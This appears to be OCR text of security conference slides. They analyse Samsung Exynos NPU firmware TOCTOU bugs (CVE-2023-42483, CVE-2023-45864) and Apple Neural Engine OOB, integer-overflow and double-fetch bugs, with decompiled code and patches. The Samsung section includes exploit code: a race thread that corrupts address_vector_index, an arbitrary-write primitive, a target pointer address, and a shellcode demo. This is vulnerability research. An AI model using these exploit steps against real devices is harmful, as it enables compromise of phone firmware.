  pmVar6 = (my_ncp_header *)((int)malloc_end_addr + iVar13 * -0x10);
  pmVar8 = (my_ncp_header *)
           ((int)malloced_ncp_header->reserved +
           malloced_ncp_header->address_vector_offset + -0x54);
  pcVar2 = PTR_s_[ERR]%s:%d>looping_address_vecto_00012860;
```

ad → parser_init

Add multiple range check to prevent OOB. Now kernel side and firmware side all have range check.

Samsung Exynos NPU Vulnerabilities

SVE-2021-202

- **Multiple OOB a**

TASK_mailbox_lowpr

```
bVar20 = (my_ncp_header *)0xdffff < malloc_end_addr;
bVar19 = malloc_end_addr == (my_ncp_header *)0xe0000;
if (malloc_end_addr < (my_ncp_header *)0xe0001) {
  bVar20 = malloc_end_addr <= malloc_hcp_inner_start_addr;
  bVar19 = malloc_hcp_inner_start_addr == malloc_end_addr;
}
if (bVar20 && !bVar19) {
  my_printk(s_[ERR]%s:%d>ncp_range_high:_0x%08_00012414,PTR_s_ncp_offsets_check_00012410,0x37,
            malloc_end_addr,malloc_hcp_inner_start_addr,0xe0000);
  my_printk(s_[ERR]%s:%d>hdr_addr:_0x%08X;_hdr_00012454,PTR_s_ncp_offsets_check_00012410,0x39,
            malloced_ncp_header,malloced_ncp_header->hdr_size);
  goto LAB_00012600;
}
iVar13 = malloced_ncp_header->group_vector_cnt;
pmVar8 = (my_ncp_header *)
         ((int)malloced_ncp_header->reserved + malloced_ncp_header->group_vector_offset + -0x54);
pmVar6 = (my_ncp_header *)((int)malloc_end_addr + iVar13 * -0x28);
if (malloc_end_addr < pmVar6) {
  uVar7 = 0x44;
  pcVar2 = PTR_s_[ERR]%s:%d>looping_group_vectors_00012858;
}
else {
  bVar20 = pmVar6 <= pmVar8;
  bVar19 = pmVar8 == pmVar6;
  if (!bVar20 || bVar19) {
    bVar20 = pmVar8 <= malloc_hcp_inner_start_addr;
    bVar19 = malloc_hcp_inner_start_addr == pmVar8;
  }
  if (bVar20 && !bVar19) {
    my_printk(PTR_s_[ERR]%s:%d>gvector_addr:_0x%08X_o_0001285c,PTR_s_ncp_offsets_check_00012410,
              0x48,pmVar8,malloc_hcp_inner_start_addr,pmVar6);
    goto LAB_00012600;
  }
  iVar13 = malloced_ncp_header->address_vector_cnt;
  pmVar6 = (my_ncp_header *)((int)malloc_end_addr + iVar13 * -0x10);
  pmVar8 = (my_ncp_header *)
           ((int)malloced_ncp_header->reserved +
           malloced_ncp_header->address_vector_offset + -0x54);
  pcVar2 = PTR_s_[ERR]%s:%d>looping_address_vecto_00012860;
```

ad → parser_init

But Wait …

Samsung Exynos NPU Exploit

CVE-2023-42483

- Let's look at the patch more closely

core > C npu-session.c > __second_parsing_ncp(npu_session *, addr_info **, addr_info **, addr_info **, addr_info **)

```
}
address_vector_index = (mv + i)->address_vector_index;
if (!EVER_FIND_FM(&IFM_cnt, *IFM_av, address_vector_index)) {
    (*IFM_av + IFM_cnt)->av_index = address_vector_index;
    if (unlikely(((address_vector_index * sizeof(struct address_vector)) + address_vector_offset) >
                 session->ncp_mem_buf->size) || unlikely(address_vector_index >= address_vector_cnt))
        npu_err("address_vector_index(%d) should not exceed max addr vec count(%d)\n",
                address_vector_index, address_vector_cnt);
        return -EFAULT;
    }
    (*IFM_av + IFM_cnt)->size = (av + address_vector_index)->size;
    (*IFM_av + IFM_cnt)->pixel_format = (mv + i)->pixel_format;
```


check address_vector_index, make sure the target address_vector won't cause OOB

Kernel driver

Firmware

```
  goto LAB_00012000;
}
iVar13 = malloced_ncp_header->group_vector_cnt;
pmVar8 = (my_ncp_header *)
         ((int)malloced_ncp_header->reserved + malloced_ncp_header->group_vector_offset + -0x54);
pmVar6 = (my_ncp_header *)((int)malloc_end_addr + iVar13 * -0x28);
if (malloc_end_addr < pmVar6) {
  uVar7 = 0x44;
  pcVar2 = PTR_s_[ERR]%s:%d_looping_group_vector_00012858;
}
else {
  bVar20 = pmVar6 <= pmVar8;
  bVar19 = pmVar8 == pmVar6;
  if (!bVar20 || bVar19) {
    bVar20 = pmVar8 <= malloc_hcp_inner_start_addr;
    bVar19 = malloc_hcp_inner_start_addr == pmVar8;
  }
```

the check make sure the (offset + count * sizeof) in the correct range, but doesn't check address_vector_index



Samsung Exynos NPU Exploit

CVE-2023-42483

- **The issue**

here *address_vector_index* is on DMA buffer, the access to this address between AP with firmware may have latency.

So, here's a TOCTOU issue(checked in kernel but used in firmware), leads to OOB access.

```
308   uVar10 = 0;
309   piVar11 = (my_memory_vector *)param_1->ncp_cpy_memory_vector;
310   if (param_1->malloced_hcp_ptr->memory_vector_cnt != 0) {
311     do {
312       if (piVar11->type == 2) {
313         iVar13 = (piVar11->width + 7U & 0xfffffff8) * (piVar11->height + 3U & 0xfffffffc) *
314                  (piVar11->stride + 1U & 0xfffffffe);
315         if (iVar13 == 0) {
316           my_printk(s_[ERR]%s:%d>feature_map[%d]_size_i_00012ba0,PTR_s_parser_init_000123e0,
317                     0x141,uVar10,piVar11->width,piVar11->height,piVar11->stride);
318           iVar15 = 0x128;
319           goto LAB_00012af0;
320         }
321         iVar15 = FUN_00005f50(iVar13);
322         iVar14 = (my_address_vector *)
323                  (param_1->ncp_cpy_address_vector + piVar11->address_vector_index * 0x10);
324         if ((uint)iVar14->size < iVar15 + ((iVar13 + 0xffU >> 8) * 5 + 7 & 0xfffffff8)) {
325           my_printk(PTR_s_[WRN]buffer_size_is_too_small_fo_00012b6c,iVar14->size,iVar15);
326         }
327         iVar14->s_addr = iVar14->m_addr + iVar15;
328       }
329       piVar11 = piVar11 + 1;
330       uVar10 = uVar10 + 1;
331     } while (uVar10 < (uint)param_1->malloced_hcp_ptr->memory_vector_cnt);
332   }
333   uVar10 = 0;
334   iVar12 = (my_address_vector *)param_1->ncp_cpy_address_vector;
335   if (param_1->malloced_hcp_ptr->address_vector_cnt == 0) {
336     return 0;
```

firmware side doesn't check mv->address_vector_index
TOCTOU leads to OOB access

Samsung Exynos NPU Exploit

CVE-2023-42483

- **The issue**

We can start another thread to race, in order to change the *address_vector_index* to a wrong value, after kernel's check, but before firmware's use.

```
371     usleep(1000*300);
372     ioctl(ncp_fd, VS4L_VERTEXIOC_S_GRAPH, &vs4l_graph);
373
374     printf("after VS4L_VERTEXIOC_S_GRAPH\n");
375
376     after_ioctl_1 = 1;
377
378     /* VS4L_VERTEXIOC_S_FORMAT ioctl */
379     struct vs4l_format format[3];
380     memset(format, 0, sizeof(format));
381     format[0].format = VS4L_DF_IMAGE_NPU;
382     format[1].format = VS4L_DF_IMAGE_NPU;
383     format[2].format = VS4L_DF_IMAGE_NPU;
384     struct vs4l_format_list v4sl_list = {
385         .direction = direction, .count = count, .formats = format };
386     ioctl(ncp_fd, VS4L_VERTEXIOC_S_FORMAT, &v4sl_list);
387
388     printf("after VS4L_VERTEXIOC_S_FORMAT\n");
389 }
390
391 void change_av(void *ncp)
392 {
393     printf("in change_av\n");
394     while(!after_ioctl_1){}
395
396     struct memory_vector *mv = (struct memory_vector *) ((struct ncp_header *)ncp + 1);
397
398     mv[1].type = 2;
399     mv[1].address_vector_index = -0x36d0;
400     //mv[1].address_vector_index = 1;
401     mv[1].height = 80;
402     mv[1].width = 80;
403     mv[1].stride  = 90;
404
405     mv[2].type = 2;
406     mv[2].address_vector_index = -0x36d0;
```

wait for ioctl finish, which means we already pass the kernel side check.

later set a wrong value, for firmware's use.

Samsung Exynos NPU Exploit

CVE-2023-42483

- **Exploit**

ivar14 **is user controllable, though it has to be 0x10 aligned(*0x10),** ***ivar15*** **is calculated from user input (*width*, *height*, *stride*),which is also under control.**

So yes, we get an AAW primitive.

```
if (param_1->malloced_hcp_ptr->memory_vector_cnt != 0) {
  do {
    if (piVar11->type == 2) {
      iVar13 = (piVar11->width + 7U & 0xfffffff8) * (piVar11->height + 3U & 0xfffffffc) *
               (piVar11->stride + 1U & 0xfffffffe);
      if (iVar13 == 0) {
        my_printk(s_[ERR]%s:%d>feature_map[%d]_size_i_00012ba0,PTR_s_parser_init_000123e0,
                  0x141,uVar10,piVar11->width,piVar11->height,piVar11->stride);
        iVar15 = 0x128;
        goto LAB_00012af0;
      }
      iVar15 = FUN_00005f50(iVar13);
      iVar14 = (my_address_vector *)
               (param_1->ncp_cpy_address_vector + piVar11->address_vector_index * 0x10);
      if ((uint)iVar14->size < iVar15 + ((iVar13 + 0xffU >> 8) * 5 + 7 & 0xfffffff8)) {
        my_printk(PTR_s_[WRN]buffer_size_is_too_small_fo_00012b6c,iVar14->size,iVar15);
      }
      iVar14->s_addr = iVar14->m_addr + iVar15;
    }
    piVar11 = piVar11 + 1;
    uVar10 = uVar10 + 1;
  } while (uVar10 < (uint)param_1->malloced_hcp_ptr->memory_vector_cnt);
}
uVar10 = 0;
```

OOB access, mv->address_vector_index is controlable

iVar15 is under control, so here is a arbitrary DWORD write

Samsung Exynos NPU Exploit

CVE-2023-42483

- **Exploit**

```
r1,[->my_ncp_manager_load]
r1=>my_ncp_manager_load,[r0,#LAB_00000d
r1,[->my_ncp_manager_unload]
r1=>my_ncp_manager_unload,[r0,#LAB_0000
r1,[->my_ncp_manager_process]
r1=>my_ncp_manager_process,[r0,#LAB_000
r1,[->my_profile_control]
r1=>my_profile_control,[r0,#LAB_00000d6
r1,[->my_ncp_manager_purge]
r1=>my_ncp_manager_purge,[r0,#LAB_00000
r1,[->FUN_00014e28]
r1=>FUN_00014e28,[r0,#LAB_00000d74]
r1,[->FUN_00014f54]
r1=>FUN_00014f54,[r0,#LAB_00000d7c]
r1,[PTR_LAB_0000feb0]
r1=>LAB_00007388,[r0,#LAB_00000d78]
r1,[PTR_LAB_0000feb4]
r1=>LAB_00014f28,[r0,#LAB_00000d80]
lr

anager_load_0000fe94                XREF[1]
   my_ncp_manager_load

anager_unload_0000fe98              XREF[1]
   my_ncp_manager_unload

anager_process_0000fe9c             XREF[1]
   my_ncp_manager_process

le_control_0000fea0                 XREF[1]
```

```
1
2  void my_set_manager_pointer(int param_1)
3
4  {
5    uint uVar1;
6    uint uVar2;
7
8    *(undefined4 *)(param_1 + 0xd90) = 4;
9    uVar1 = 0;
10   do {
11     uVar2 = uVar1 + 1;
12     *(undefined4 *)(param_1 + uVar1 * 0x68 + 0x60) = 0;
13     uVar1 = uVar2;
14   } while (uVar2 < 0x20);
15   *(undefined **)(param_1 + 0xd60) = PTR_my_ncp_manager_load_0000fe94;
16   *(undefined **)(param_1 + 0xd64) = PTR_my_ncp_manager_unload_0000fe98;
17   *(undefined **)(param_1 + 0xd68) = PTR_my_ncp_manager_process_0000fe9c;
18   *(undefined **)(param_1 + 0xd6c) = PTR_my_profile_control_0000fea0;
19   *(undefined **)(param_1 + 0xd70) = PTR_my_ncp_manager_purge_0000fea4;
20   *(undefined **)(param_1 + 0xd74) = PTR_FUN_0000fea8;
21   *(undefined **)(param_1 + 0xd7c) = PTR_FUN_0000feac;
22   *(undefined **)(param_1 + 0xd78) = PTR_LAB_0000feb0;
23   *(undefined **)(param_1 + 0xd80) = PTR_LAB_0000feb4;
24   return;
25 }
26
```

on A51, ncp_manager_load pointer will be store at 0x553E8

RTOS, no ASLR nor other mitigations

Tips: function hook

```
                        undefined my_malloc_hook()
          undefined         r0:1          <RETURN>
                        my_malloc_hook
0001c240 70 40 2d e9     stmdb       sp!,{r4,r5,r6,lr}
0001c244 00 60 a0 e1     cpy         r6,r0
0001c248 06 00 a0 e1     cpy         r0,r6
0001c24c b9 0f 00 eb     bl          my_malloc
0001c250 06 20 a0 e1     cpy         r2,r6
0001c254 00 10 a0 e1     cpy         r1,r0
0001c258 00 60 a0 e1     cpy         r6,r0
0001c25c 10 00 8f e2     adr         r0,0x1c274
0001c260 1d ed ff eb     bl          my_printk
0001c264 06 00 a0 e1     cpy         r0,r6
0001c268 70 80 bd e8     ldmia       sp!,{r4,r5,r6,pc}
0001c26c 00              ??          00h
0001c26d 00              ??          00h
0001c26e 00              ??          00h
0001c26f 00              ??          00h
0001c270 00              ??          00h
0001c271 00              ??          00h
0001c272 00              ??          00h
0001c273 00              ??          00h
0001c274 61 6c 6c        ds          "alloc:%x %x\n"
         6f 63 3a
         25 78 20 ...
```

```
Decompile: my_malloc_hook -  (NPU.bin)
1
2  undefined4 my_malloc_hook(undefined4 param_1)
3
4  {
5    undefined4 uVar1;
6
7    uVar1 = my_malloc(param_1);
8    my_printk(s_alloc:%x_%x_0001c274,uVar1,param_1);
9    return uVar1;
10 }
11
```

Samsung Exynos NPU Exploit

CVE-2023-42483

- **Exploit**


We can put our shellcode on NPU's heap, since all heap area are mapped executable. Putting shellcode behind the NCP object, firmware will copy them to heap space later. Shellcode are all hard coded, again, no ASLR ☺.

Listing: payload2.bin

```
0008ed3e 00          ??      00h
0008ed3f 00          ??      00h
0008ed40 70 40 2d e9 stmdb   sp!,{r4,r5,r6,lr}
0008ed44 10 00 8f e2 adr     r0,0x8ed5c
0008ed48 63 22 fe eb bl      SUB_000176dc
0008ed4c 70 80 bd e8 ldmia   sp!,{r4,r5,r6,pc}
0008ed50 00          ??      00h
0008ed51 00          ??      00h
0008ed52 00          ??      00h
0008ed53 00          ??      00h
0008ed54 00          ??      00h
0008ed55 00          ??      00h
0008ed56 00          ??      00h
0008ed57 00          ??      00h
0008ed58 00          ??      00h
0008ed59 00          ??      00h
0008ed5a 00          ??      00h
0008ed5b 00          ??      00h
0008ed5c 70 77 6e    ds      "pwned, hello from NPU!\n"
         65 64 2c
         20 68 65 ...
0008ed74 00          ??      00h
0008ed75 00          ??      00h
0008ed76 00          ??      00h
```

Decompile: UndefinedFunction_0008ed40 - (payload2.bin)

```
1
2 void UndefinedFunction_0008ed40(void)
3
4 {
5   func_0x000176dc(s_pwned,_hello_from_NPU!_0008ed5c);
6   return;
7 }
8
```



Samsung Exynos NPU Exploit

Same pattern, more bugs

- **CVE-2023-45864**

  There're some other bugs with the same pattern in Exynos NPU firmware.

```
    goto LAB_00112f94;
  }
}
iVar6 = malloced_ptr->body_offset;
pmVar11 = malloced_ptr->body_size;
src_body_ptr = param_2->model_name + iVar6 + -0x14;
malloced_after_ncp_header_ptr = (void *)~pmVar11;
if ((src_body_ptr <= malloced_after_ncp_header_ptr) && (2 < (uint)src_body_ptr >> 0x1c)) {
  param_1->malloced_ncp_header_ptr = malloced_ptr;
  param_1->copied_length = uVar18;
  param_1->copied_body_ptr = malloced_ptr->model_name + iVar6 + -0x14;
  param_1->copied_address_vector_ptr = malloced_av_start_ptr;
  param_1->copied_memory_vector_ptr = malloced_mv_start_ptr;
  param_1->copied_group_vector_ptr = malloced_gv_start_ptr;
  param_1->copied_thread_vector_ptr = malloced_tv_start_ptr;
  param_1->copied_llc_vector_ptr = malloced_ptr->model_name + (uVar5 - 0x14);
  param_1->copied_io_vector_ptr =
       malloced_ptr->model_name + malloced_ptr->io_vector_offset + -0x14;
  param_1->src_ncp_header_ptr = param_2;
  param_1->src_length = param_3;
  param_1->src_body_ptr = param_2->model_name + param_2->body_offset + -0x14;
  param_1->src_address_vector_ptr =
       param_2->model_name + param_2->address_vector_offset + -0x14;
  param_1->src_memory_vector_ptr =
```

the body_offset is got from heap space, which copied from DMA buffer and already been range checked.

here param_2->body_offset is on DMA buffer, we can race to change this it to a wrong value.

```
if (uVar2 != 0) {
  pmVar20 = param_1->copied_thread_vector_ptr;
  uVar18 = 0;
  do {
    uVar2 = 0;
    uVar5 = pmVar20->group_str_idx;
    pcVar13 = param_1->src_body_ptr;
    malloed_add_len_ptr = param_1->copied_group_vector_ptr + uVar5;
    isa_on_body_ptr = pcVar13 + malloed_add_len_ptr->isa_offset;
    *(char **)(&param_1->isa_addr_on_body + uVar18 * 0x2ac) = isa_on_body_ptr;
    if (((uint)isa_on_body_ptr & 0xf) != 0) {
        /* WARNING: Subroutine does not return */
      my_printk(1,0,s_[E]_isa_addr_for_thread_is_not_1_00121254);
```

later, the param_1->src_body_ptr is used, which is already a invalid address.

Samsung Exynos NPU Exploit

Same pattern, more bugs

- **CVE-2023-45864**

  There're some other bugs with the same pattern in Exynos NPU firmware.

More?

```
    goto LAB_00112f94;
  }
}
iVar6 = malloced_ptr->body_offset;
pmVar11 = malloced_ptr->body_size;
src_body_ptr = param_2->model_name + iVar6 + -0x14;
malloced_after_ncp_header_ptr = (void *)~pmVar11;
if ((src_body_ptr <= malloced_after_ncp_header_ptr) && (2 < (uint)src_body_ptr >> 0x1c)) {
  param_1->malloced_ncp_header_ptr = malloced_ptr;
  param_1->copied_length = uVar18;
  param_1->copied_body_ptr = malloced_ptr->model_name + iVar6 + -0x14;
  param_1->copied_address_vector_ptr = malloced_av_start_ptr;
  param_1->copied_memory_vector_ptr = malloced_mv_start_ptr;
  param_1->copied_group_vector_ptr = malloced_gv_start_ptr;
  param_1->copied_thread_vector_ptr = malloced_tv_start_ptr;
  param_1->copied_llc_vector_ptr = malloced_ptr->model_name + (uVar5 - 0x14);
  param_1->copied_io_vector_ptr =
       malloced_ptr->model_name + malloced_ptr->io_vector_offset + -0x14;
  param_1->src_ncp_header_ptr = param_2;
  param_1->src_length = param_3;
  param_1->src_body_ptr = param_2->model_name + param_2->body_offset + -0x14;
  param_1->src_address_vector_ptr =
       param_2->model_name + param_2->address_vector_offset + -0x14;
  param_1->src_memory_vector_ptr =
```

the body_offset is got from heap space, which copied from DMA buffer and already been range checked.

here param_2->body_offset is on DMA buffer, we can race to change this it to a wrong value.


```
if (uVar2 != 0) {
  pmVar20 = param_1->copied_thread_vector_ptr;
  uVar18 = 0;
  do {
    uVar2 = 0;
    uVar5 = pmVar20->group_str_idx;
    pcVar13 = param_1->src_body_ptr;
    malloed_add_len_ptr = param_1->copied_group_vector_ptr + uVar5;
    isa_on_body_ptr = pcVar13 + malloed_add_len_ptr->isa_offset;
    *(char **)(&param_1->isa_addr_on_body + uVar18 * 0x2ac) = isa_on_body_ptr;
    if (((uint)isa_on_body_ptr & 0xf) != 0) {
        /* WARNING: Subroutine does not return */
      my_printk(1,0,s_[E]_isa_addr_for_thread_is_not_1_00121254);
```

later, the param_1->src_body_ptr is used, which is already a invalid address.

Apple Neural Engine

Apple Neural Engine

Overview



Attacking Apple's Neural Engine

Mohamed GHANNAM (@_simo36)

https://github.com/0x36/weightBufs/blob/main/attacking_ane_poc2022.pdf

https://i.blackhat.com/asia-21/Friday-Handouts/as21-Wu-Apple-Neural_Engine.pdf

Apple Neural Engine

- **CVE-2022-32948 : index OOB**

ZinComputeProgramUpdateMutables -> DeCxt::ProcessInitInfo -> DeCxt::ParseScaleBiasWeightFileInfo -> DeCxt::GetFileInfo -> DeCxt::FileIndexToWeight

Bug:

```
bool __fastcall DeCxt::FileIndexToWeight(DeCxt *this, unsigned int index, unsigned __int64 offset, const char **a4)
{
  __int64 v5; // x8
  unsigned __int64 v6; // x20

  v5 = *((_QWORD *)this + 5);
  v6 = *(_QWORD *)(v5 + 16LL * index + 8);
  if ( v6 <= offset )
    _os_log_internal(
      &dword_0,
      (os_log_t)&_os_log_default,
      OS_LOG_TYPE_DEFAULT,
      "%s: aggregate weight buffer chunk too small",
      "bool DeCxt::FileIndexToWeight(uint32_t, uint64_t, const char *&)");
  else
    *a4 = (const char *)(*(_QWORD *)(v5 + 16LL * index) + offset);
  return v6 > offset;
}
```

"index" and "offset" are directly from .hwx model file, user controlable, doesn't check "index" range.

OOB

Patch:

```
__int64 __fastcall DeCxt::FileIndexToWeight(DeCxt *this, unsigned int index, unsigned
{
  __int64 v4; // x8
  __int64 result; // x0

  if ( *((_DWORD *)this + 12) <= index )
  {
    _os_log_internal(
      &dword_0,
      (os_log_t)&_os_log_default,
      OS_LOG_TYPE_DEFAULT,
      "%s: mutable weight index too large",
      "bool DeCxt::FileIndexToWeight(uint32_t, uint64_t, const char *&)");
    result = 0LL;
  }
  else
  {
    v4 = *((_QWORD *)this + 5);
    if ( *(_QWORD *)(v4 + 16LL * index + 8) <= offset )
    {
      _os_log_internal(
        &dword_0,
        (os_log_t)&_os_log_default,
        OS_LOG_TYPE_DEFAULT,
        "%s: aggregate weight buffer chunk too small"
```

add range checking

Apple Neural Engine

- **CVE-2022-32899 : integer overflow leads to OOBW**

DeCxt::RasterizeScaleBiasData

Bug:

```
if ( !a5[1] )
  goto LABEL_8;
kloc = (char *)MUTK_kernel_section + *a4 + a2;
if ( (char *)MUTK_kernel_section + MUTK_size < &kloc[2 * a4[3]] )
  return 0LL;
if ( a4[3] )
{
  v16 = 0LL;
  while ( 1 )
  {
    v34 = 0;
    result = (*(__int64 (__fastcall **)(_QWORD *, unsigned __int64, int *))(*a5 + 24LL))(a5, v16 + a4[2], &v34);// getFloat
                                                                                      //
    if ( !(_DWORD)result )
      break;
    _S0 = v34;
    __asm { FCVT            H0, S0 }
    *(_WORD *)&kloc[2 * v16++] = _S0;
    if ( v16 >= a4[3] )
      goto LABEL_8;
  }
}
else
{
```

a4,a2 user controllable, interger overflow
"kloc" can be priorer than the MUTK section,
and pass the "if" check

mostly AAW to any address prior the MUTK section

Patch:

```
int64x2_t v41; // [xsp+10h] [xbp-80h]
uint64x2_t v42; // [xsp+20h] [xbp-70h]
int v43; // [xsp+38h] [xbp-58h] BYREF
int v44; // [xsp+3Ch] [xbp-54h] BYREF

MUTK_kernel_section_end = MUTK_kernel_section + MUTK_kernel_section_size;
if ( !a5[1] )
  goto LABEL_17;
kloc = MUTK_kernel_section + a2 + (unsigned __int16)a4->start;
v15 = kloc + 2LL * (unsigned __int16)a4->end;
if ( kloc >= MUTK_kernel_section )
  v16 = kloc > MUTK_kernel_section_end;
else
  v16 = 1;
if ( v16 )
  _CF = 0;
else
  _CF = v15 >= MUTK_kernel_section;
if ( _CF )
  v18 = MUTK_kernel_section_end >= v15;
else
  v18 = 0;
if ( !v18 )
  return 0LL;
if ( a4->end )
```

add multiple check prevent the int overflow

Apple Neural Engine

- **CVE-2022-32932 : Double Fetch**

ZinComputeProgramUpdateMutables

Bug:

```
if ( mutable_procedure_info->header.weight_buffer_size )
{
  LODWORD(tot_count) = 0;
  v15 = 0;
  do
    tot_count = (unsigned int)(ANECGetMutableOperationInfo(mutable_procedure_info, v15++)->op_count + tot_count);
  while ( v15 < mutable_procedure_info->header.weight_buffer_size );
  v16 = 0x10 * tot_count;
}
else
{
  LODWORD(tot_count) = 0;
  v16 = 0LL;
}
mw = (ANECMutableWeight *)IOMallocTypeVarImpl(
                            &CreateWeightArray(ANECMutableProcedureInfoStruct const*,ANECMutableWeightStruct *&,unsigned
                            v16);
if ( !mw )
  return 1;
v35 = MUTK_kernel_section_size;
v36 = tot_count;
if ( mutable_procedure_info->header.weight_buffer_size )
{
  v19 = 0;
  j = 0;
  do
  {
    opInfo = ANECGetMutableOperationInfo(mutable_procedure_info, v19);
    if ( opInfo->op_count )
    {
      i = 0;
      do
      {
        v24 = ANECGetMutableWeightInfo(mutable_procedure_info, opInfo, i);
        ANECGetMutableWeight(mutable_procedure_info, v24, &mw[j + i++]);
      }
      while ( i < opInfo->op_count );
      j += i;
    }
    ++v19;
  }
  while ( v19 < mutable_procedure_info->header.weight_buffer_size );
```

the "mutable_prcedure_info" is on share buffer between kernel and user space

first time get "op_count"

malloc space with this "op_count"

get "op_count" from share buffer again, Double Fetch

Patch:

```
  do
  {
    tot_count = *tot_count_a3 + ANECGetMutableOperationInfo(a1, v6)->op_count;
    *tot_count_a3 = tot_count;
    ++v6;
  }
  while ( v6 < a1->header.wb_offset_cnt );
  v8 = 16 * tot_count;
}
else
{
  v8 = 0LL;
}
result = IOMallocTypeVarImpl(
           &CreateWeightArray(ANECMutableProcedureInfoStruct const*,ANECMutableWeightStruct *&,un
           v8);
*malloced_weight_arr_ptr_a2 = result;
if ( result )
{
  if ( a1->header.wb_offset_cnt )
  {
    v10 = 0;
    v11 = 0;
    while ( 1 )
    {
      v12 = ANECGetMutableOperationInfo(a1, v10);
      if ( v12->op_count )
        break;
